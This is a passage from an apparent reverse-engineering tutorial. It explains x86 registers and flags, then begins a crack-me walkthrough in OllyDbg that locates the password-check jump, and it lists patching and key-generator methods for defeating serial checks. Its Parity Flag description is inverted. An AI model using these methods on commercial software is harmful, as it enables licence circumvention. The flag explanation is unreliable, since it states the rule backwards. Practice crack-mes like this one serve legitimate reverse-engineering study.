
- **Instruction Pointer (IP)** − The 16-bit IP register stores the offset address of the next instruction to be executed. IP in association with the CS register (as CS:IP) gives the complete address of the current instruction in the code segment.
- **Stack Pointer (SP)** − The 16-bit SP register provides the offset value within the program stack. SP in association with the SS register (SS:SP) refers to be current position of data or address within the program stack.
- **Base Pointer (BP)** − The 16-bit BP register mainly helps in referencing the parameter variables passed to a subroutine. The address in SS register is combined with the offset in BP to get the location of the parameter. BP can also be combined with DI and SI as base register for special addressing.



Index Registers

The 32-bit index registers, ESI and EDI, and their 16-bit rightmost portions. SI and DI, are used for indexed addressing and sometimes used in addition and subtraction. There are two sets of index pointers −

- **Source Index (SI)** – It is used as source index for string operations.
- **Destination Index (DI)** – It is used as destination index for string operations.



Control Registers

The 32-bit instruction pointer register and the 32-bit flags register combined are considered as the control registers.

Many instructions involve comparisons and mathematical calculations and change the status of the flags and some other conditional instructions test the value of these status flags to take the control flow to other location.

The common flag bits are:

- **Overflow Flag (OF)** – It indicates the overflow of a high-order bit (leftmost bit) of data after a signed arithmetic operation.
- **Direction Flag (DF)** – It determines left or right direction for moving or comparing string data. When the DF value is 0, the string operation takes left-to-right direction and when the value is set to 1, the string operation takes right-to-left direction.
- **Interrupt Flag (IF)** – It determines whether the external interrupts like keyboard entry, etc., are to be ignored or processed. It disables the external interrupt when the value is 0 and enables interrupts when set to 1.
- **Trap Flag (TF)** – It allows setting the operation of the processor in single-step mode. The DEBUG program we used sets the trap flag, so we could step through the execution one instruction at a time.
- **Sign Flag (SF)** – It shows the sign of the result of an arithmetic operation. This flag is set according to the sign of a data item following the arithmetic operation. The sign is indicated by the high-order of leftmost bit. A positive result clears the value of SF to 0 and negative result sets it to 1.
- **Zero Flag (ZF)** – It indicates the result of an arithmetic or comparison operation. A nonzero result clears the zero flag to 0, and a zero result sets it to 1.
- **Auxiliary Carry Flag (AF)** – It contains the carry from bit 3 to bit 4 following an arithmetic operation; used for specialized arithmetic. The AF is set when a 1-byte arithmetic operation causes a carry from bit 3 into bit 4.
- **Parity Flag (PF)** – It indicates the total number of 1-bits in the result obtained from an arithmetic operation. An even number of 1-bits clears the parity flag to 0 and an odd number of 1-bits sets the parity flag to 1.
- **Carry Flag (CF)** – It contains the carry of 0 or 1 from a high-order bit (leftmost) after an arithmetic operation. It also stores the contents of last bit of a *shift* or *rotate* operation.

Cracking And Reversing Executables

Reverse Engineering is an fascinating art of playing with low level code.

Tool for use:
- Ollydbg (http://www.ollydbg.de/)
- A crack-me for demonstration. You can download loads of crack-mes for hands-on practice from http://crackmes.de/


A crack-me is a small program designed to test a programmer's reverse engineering skills. They are programmed by other reversers as a legal way to "crack" software.

Let me show you how a simple crack-me exercise, which has a particular serial key (obviously unknown to me) can be patched for making it accept any serial key)


Any application can be patched/ cracked in multiple ways. Some of the situations I have worked on in the past included:

1) Application logic patched to accept any serial key
2) Use breakpoint-analysis to step through the application and find a serial key from inside the debugger windows
3) Decipher the serial-key generation and create a key-generator to produce infinite product keys


As you can see here is a sample crack-me, "passwordapp.exe". Upon clicking the application, it shows us to enter a password for access.



Entering random password: 1111, we try to test the app




As normally expected, we will get a warning due to wrong password: Not authorized. Now to patch this exe, we open "Ollydbg" to fire up the same app inside the debugger to analyze it.




For beginners, here is a short intro to ollydbg, to help you get familiar with it. 4
1) CPU Window : The most frequent workplace where we will be working on as a step by step flow for code analysis
2) Registers: The part of the window which contains the 32bit/ 64bit registers, and flag informations
3) Hex Dump: Simply said, it shows the hex representation of data
4) Memory Stack: The stack display pane showing comments, and the address of memory.

Click File /Open and the above box will pop up, select the appropriate directory and launch the app inside the debugger.





Once the application loads inside the debugger, we can the app inside the windows with all the assembly instructions visible.



As a part of our inspection, we need to run the application again, but this time inside the debugger to inspect and analyze its responses. Go to debug menu -> and Click on Run. The application will again run inside Ollydbg. As usual the application is waiting for the user input for password.

To test the application logic, we will again enter a random password as input.







As soon as we again enter a random password, we are greeted with the same error as before.

In simple applications such as these, often THE KEY TO REVERSING IS FINDING THE ERROR MESSAGE!


Here just note the error message, which says we are unauthorized to use the application. Once we close the error message, just right click inside the console window and Right click -> Search for-> All referenced strings. Following this step is the reason, since now we will be hunting the error message, which we just encountered.






On clicking all reference strings, we will get a text box, where we will type the error message. Once done, we get a window where all the ASCII strings of the application are present.

Once we double click on message finding the window, we will be taken back to the main console. Observing closely, go a little above the line of the error message looking for a jump instruction.



Here you can find the following instruction: “JE SHORT Password.00457728”



